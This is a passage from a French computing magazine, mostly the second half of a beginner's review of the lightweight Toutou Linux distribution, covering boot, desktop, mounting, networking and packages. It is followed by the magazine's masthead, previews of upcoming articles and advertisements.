et de la graver sur un support de type CD ou DVD en précisant l'option multi-session afin de permettre l'enregistrement des paramètres et des données ! Pour les autres supports, il suffira de passer par l'icône *Paramètres* et gravure sur un support à choisir parmi une liste bien fournie. Les utilisateurs de Windows utiliseront donc très certainement *Nero* tandis que les *Linuxiens* se pencheront vers l'excellent *K3B* ! Il existe une autre méthode pour l'installation sur clé USB sans passer par le *Live-CD*. Je ne rentrerai pas dans les détails mais il s'agit du logiciel *UNetbootin* que l'on trouve en français à cette adresse : <http://unetbootin.sourceforge.net/> fonctionnant à la fois sous Windows et sur Linux. L'avantage de ce logiciel est qu'il télécharge tout seul l'image ISO et crée automatiquement la clé USB. Il y a aussi *syslinux* en ligne de commande existant aussi pour Windows et Linux. Personnellement, je pense que la méthode du *Live-CD* est plus rapide à mettre en œuvre pour une première découverte. De plus, il y a beaucoup moins de soucis techniques pour booter sur un CD/DVD que sur une clé USB. Une petite clé USB de 128 Mo suffira. Évidemment, il ne restera plus beaucoup de place pour vos documents personnels !

### Premiers pas

Allez ! Que diable ! Redémarrez au plus vite votre ordinateur pour voir enfin se charger cette distribution ! Après quelques informations données sur le chargement en mémoire, la reconnaissance des périphériques, il vous sera demandé de choisir votre type de clavier (donc fr pour nous français !). Viendra ensuite le choix du serveur graphique. Préférez *xorg* pour les machines récentes et *xvesa* pour les plus anciennes. De toute façon, essayez *xorg* en premier, cela ne coûte rien ! Sélectionnez ensuite la résolution de votre écran associée au nombre de couleurs. Les moniteurs CRT et bien sûr les moniteurs LCD sont reconnus convenablement.

Le serveur graphique démarre automatiquement et le magnifique bureau de *Toutou Linux* (Figure 1) finit par s'afficher. Les utilisateurs des versions précédentes auront tout de suite remarqués que les couleurs bleutées des versions antérieures laissent ici la place à un nouveau thème. Je le trouve, pour ma part, plus joli et plus harmonieux. Certains diront que la couleur des icônes est trop proche du thème



Figure 1. Ecran d'accueil




Figure 2. Tableau de bord - Installation

du bureau et qu'il devient plus difficile de les différencier...Pour information, *Puppy/Toutou Linux* utilisent l'environnement de bureau *ROX* et le gestionnaire de fenêtre *JWM*.

Une boîte de dialogue se tient au centre de l'écran vous proposant de vous documenter de façon rapide sur la distribution, de régler les paramètres de localisation, de gérer la connexion internet/lan, de configurer une imprimante, etc...Vous verrez que tout est conçu pour faciliter la vie de l'utilisateur et ainsi ne jamais le prendre au dépourvu. Rares seront les cas où il faudra se débrouiller seul en ligne de commandes.

Sur le bureau, l'icône *paramètres* vous permettra de régler le matériel et le système en lui-même. C'est également à partir de cet endroit que vous pourrez installer la distribution sur un autre support (clé USB, ZIP, disque dur...) (Figure 2). Cette méthode présente l'avantage d'être entièrement automatisée mise à part l'installation sur disque dur. Dans ce cas, vous aurez à partitionner votre disque comme pour n'importe quelle autre distribution sous peu que l'on choisisse une méthode autre que l'installation automatique ! Là encore, *Toutou Linux* intègre un logiciel de partitionnement !

Dans la barre du bas, à côté de l'heure, le taux d'occupation de la RAM est présent.




Figure 3. Points de montage




Figure 4. Connexions réseaux

Il vous indique la quantité de mémoire qu'il vous reste. Attention de ne pas descendre en dessous de 5 Mo.

Les principaux logiciels utilisables sont aussi directement accessibles sur le bureau par leurs icônes respectives. Vous retrouverez donc par exemple :

- *Abiword* pour le traitement de texte,
- *Gnumeric* pour le tableur,
- *mtPaint* pour la retouche légère d'images,
- *InkscapeLite* pour le dessin vectoriel,
- *SeamMonkey* pour internet et le tchat par meebo.com,
- *Gxine* pour le lecteur multimédia.

Pour le reste, le menu regroupe toutes les applications disponibles classées par thèmes. Ainsi, vous devriez avoir des outils pour le bureau, le système, la configuration, le réseau, la gravure (même les *Blu-ray* sont supportés à condition que votre matériel le puisse !), etc...

Comme vous pouvez le constater, Toutou Linux comprend toutes les applications nécessaires à l'utilisation d'un ordinateur familial. Il ne manque pas grand chose même si certaines personnes préféreront d'autres outils que ceux fournis. Cette distribution a choisi des programmes fonctionnels et surtout très légers. Cela rend l'exécution plus rapide, ne demande qu'une petite quantité de mémoire et fonctionne du coup sur des machines anciennes !

Beaucoup de débutants dans le monde Linux ont un peu de mal avec le montage des disques durs, clés USB et autres CD/DVD. Toutou Linux vous facilite encore grandement la vie ! Tous les périphériques de stockage sont reconnus au démarrage et sont présents sous forme d'icônes en bas du bureau (Figure 3). Oui, là ! Les fameuses icônes *fd0*, *sda1*, *sr0*, *sdb1*. Je ne rentrerai pas ici dans le détail concernant les noms donnés aux périphériques, cela sort du cadre de cet article. De toute façon, les icônes sont assez explicites ! Les icônes grises représentent une partition non montée. Une icône de couleur avec un point vert représente quant à elle une partition montée. La connexion d'un nouveau périphérique comme une clé USB fera apparaître au bout de quelques secondes une icône grisée. Pour monter la partition de cette clé et donc la rendre utilisable, il suffit de cliquer gauche dessus avec la souris, tout simplement. Pour la démonter, un clic droit, démonter et hop la clé USB est libérée ! Vous pouvez aussi vous servir de l'icône en haut du bureau nommée (dé)monter qui regroupe tous les supports détectés.



La configuration du réseau n'est guère plus difficile. Si vous êtes connecté à internet par l'intermédiaire d'un câble RJ45 (Ethernet) à une box ou un routeur, il y a de grande chance pour que vous n'avez rien à faire. Votre connexion est déjà initialisée au démarrage de votre distribution. Il se peut que Toutou Linux n'arrive pas à déterminer le chipset de votre carte réseau ou le chipset de la carte mère gérant le réseau. Dans ce cas, il suffira de le choisir dans la liste proposée à condition de connaître ce fameux chipset. La partie Wifi n'a pas été oubliée et un utilitaire de configuration a été prévu ! Pour y accéder, utilisez l'icône *Paramètres* en haut du bureau et l'onglet *Réseau* du tableau de bord (Figure 2). Comme pour les autres distributions, il faudra tout de même que le matériel Wifi soit compatible Linux et non exclusivement Windows. Pour mon expérience propre, le chipset Atheros est très bien supporté par Toutou Linux. L'icône du bureau *connexion* vous permet d'administrer tout votre réseau (Figure 4).

Il n'est pas possible de présenter et d'expliquer toutes les fonctionnalités de Toutou Linux. Au final, cette distribution regroupe un grand nombre d'outils pour paramétrer simplement et au mieux son matériel même le plus récent. Vous trouverez de toute façon beaucoup de tutoriels pour Puppy/Toutou Linux sur internet. Preuve que cette version de Linux est particulièrement appréciée ! N'oubliez pas aussi l'icône *Aide* du bureau qui, comme son nom le laisse supposer, répondra à beaucoup de vos questions !

## Ajout d'applications

Et si malgré tout, vous vouliez ajouter de nouveaux logiciels ? Rien de plus simple ! Toutou Linux a pensé à tout et intègre un gestionnaire de paquets propre à son système. Utilisez l'icône *Paquets* en haut du




Figure 5. Gestionnaire de paquets

bureau pour retrouver l'utilitaire les gérant de façon graphique (Figure 5). Le gestionnaire présente les paquets installés et installables de la même manière que les grandes distributions type Debian, Mandriva, Suse ou Fedora. Tous les logiciels sont classés par thèmes. Vous n'avez plus qu'à choisir ceux dont vous avez besoin. Vous échapperez donc à la fameuse installation manuelle (*./configure, make, make install...*). Les paquets Puppy/Toutou Linux sont dérivés des paquets *Slackware*. N'ayez crainte, Puppy/Toutou Linux n'est pas un clone et garde son indépendance.

## Conclusion

J'espère vous avoir donné envie d'essayer cette petite distribution qui malgré tout res-

te très puissante au niveau des fonctionnalités et de sa compatibilité avec le matériel récent. Facile à prendre en main, ultra légère, discrète au fond d'une poche sous forme de clé USB, vous pourrez utiliser une plateforme Linux n'importe où en emportant vos données personnelles. La version Toutou Linux apporte une convivialité renforcée par sa traduction en français. Sachez aussi qu'il existe des variantes de Puppy Linux adaptées à vos différents besoins comme par exemple :

- la très prometteuse *Pupeee* pour les netbook comme les Eee PC,
- *EduPup*, destinée aux enfants,
- *Cloudy Skies Live* : Puppy version *Astronomie et tracking Satellite*,
- *GrafPup*, destinée aux professionnels de l'image,
- *Digipup* : Puppy version radioamateur .

Au fait, ne cherchez pas de mot de passe root, c'est une des rares distributions en mode super-utilisateur par défaut.

## Sur Internet

- <http://puppylinux.org/main/index.php?file=Overview%20and%20Getting%20Started.htm> – Site de Puppy Linux,
- <http://toutoulinux.free.fr/index.php> – Le site de Toutou Linux,

## Des tutoriels intéressants :

- [http://infoprographiesimple.free.fr/toutou\\_linux\\_usb/toutou\\_linux\\_usb.php](http://infoprographiesimple.free.fr/toutou_linux_usb/toutou_linux_usb.php)
- <http://toutoulinux.free.fr/tuto.php>
- <http://www.libellules.ch/phpBB2/mettre-en-reseaux-toutou-linux-et-windows-t26841.html>
- <http://zorgue.over-blog.fr/article-34251288.html>

## LAURENT DEROSIER

Laurent DEROSIER a découvert Linux en 2003. Il s'efforce depuis de partager sa passion pour ce système. Il travaille dans le domaine des réseaux et des serveurs à base d'Unix.

Le périodique *phpsolutions* est publié par  
Software Press Sp. z o.o. SK  
Bokserska 1, 02-682 Varsovie, Pologne  
Tél. 0975180358, Fax. +48 22 244 24 59  
www.phpsolmag.org

**Président de Software Press Sp. z o.o. SK :** Paweł Marciniak

**Directrice de la publication :** Ewa Łozowicka

**Dépôt légal :** à parution  
ISSN : 1731-4593

**Rédacteur en chef :** Łukasz Bartoszewicz

**Maquette :** Agnieszka Marchocka

**Couverture :** Agnieszka Marchocka

**DTP :** Sławomir Sobczyk [Studio2W@gmail.com](mailto:Studio2W@gmail.com)


**Composition :** Sławomir Sobczyk

**Correction :** Valérie Viel, Jonathan Marois, Alain Ribault

**Bêta-testeurs :** Fabrice Gyre, Brice Favre, Valérie Viel, Aymeric Lagier, Christophe Milhau, Alain Ribault, Stéphane Guedon, Eric Boulet, Mickaël Puyfages, Christian Hernoux, Isabelle Lupi, Antoine Beluze, Timotée Neullas, Yann Faure, Adrien Mogenet, Jean-François Montgaillard, Turmeau Nicolas, Jonathan Marois, Wilfried Ceron, Wajih Letaïef, François Van de Weerd, Jeremy Raffin, Eric Vincent.

Les personnes intéressées par la coopération sont priées de nous contacter :  
[editor@phpsolmag.org](mailto:editor@phpsolmag.org)

**Publicité :** [publicite@software.com.pl](mailto:publicite@software.com.pl)

Pour créer les diagrammes on a utilisé le programme  **smartdraw.com**  
SmartDraw

#### AVERTISSEMENT

Les techniques présentées dans les articles ne peuvent être utilisées qu'au sein des réseaux internes. La rédaction du magazine n'est pas responsable de l'utilisation incorrecte des techniques présentées. L'utilisation des techniques présentées peut provoquer la perte des données !

## FICHE TECHNIQUE

### ■ Comparatifs de Frameworks JavaScripts

Au fil des années, on a vu apparaître de nombreuses bibliothèques JavaScript comme JQuery or LightBox. Elles permettent en ajoutant quelques lignes de code de faire un rendu graphique optimisé. Cet article vous propose de vous présenter les principales bibliothèques et de les comparer.

## POUR LES DÉBUTANTS

### ■ Développez des gadget pour la Windows sidebar

Vous avez certainement déjà vu les PC de démonstration avec Windows Vista ou Seven et la petite sidebar sur la coté proposant des gadgets. Nous vous proposons de vous reposer l'esprit en ne développant qu'avec du HTML, CSS et Javascript. Les gadgets ont envahi le bureau Windows depuis Windows Vista. Certains affichent l'heure, d'autres des contenu de flux RSS, et d'autres encore un calendrier. Ces *mini-applications* sont une forme raccourcie d'accéder à un contenu multimédia. Vous allez voir comment réaliser des gadgets Windows.

## PRATIQUE

### ■ Les DAO en PHP

Un DAO (*Data Access Object* ou objet d'accès aux données) est un objet qui fournit une interface générique d'accès aux données persistantes stockées en base de données ou dans des fichiers par exemple. Le modèle DAO est un motif de conception qui permet de ne pas exposer la structure d'une base de données et de séparer la logique métier de celle de l'accès aux données.

## OUTILS


### ■ Un moteur de template : Smarty

Qu'est-ce qu'un moteur de template ? Pourquoi utiliser un tel outil ? Cet article vous présente les moteurs de template et plus particulièrement Smarty. Vous apprendrez ce que sont les moteurs de template et plus particulièrement Smarty et vous verrez comment intégrer Smarty dans vos applications..

## Et de nombreux autres articles à ne pas manquer !



Offre découverte



# Gratuit

Consultez  
30% du livre

## jQuery

Le framework Javascript  
du Web 2.0

Pour accéder gratuitement à ce livre, connectez-vous sur :

[www.editions-eni.fr/jquery](http://www.editions-eni.fr/jquery)

Découvrez tous nos livres

sur [www.editions-eni.fr](http://www.editions-eni.fr)




 existe en  
version numérique



 existe en  
version numérique



 existe en  
version numérique



Et découvrez...

Le **plus** des Editions ENI

Un livre acheté dans sa version imprimée  
= **sa version numérique OFFERTE \***

\* Offre valable sur tous les livres disponibles en version numérique.




[www.editions-eni.fr](http://www.editions-eni.fr)




# LINAGORA

présente


## OBM Online LA MESSAGERIE COLLABORATIVE OPEN SOURCE HÉBERGÉE !



Agendas partagés



Webmail Web 2.0



Synchronisation et mobilité

# <http://online.obm.org>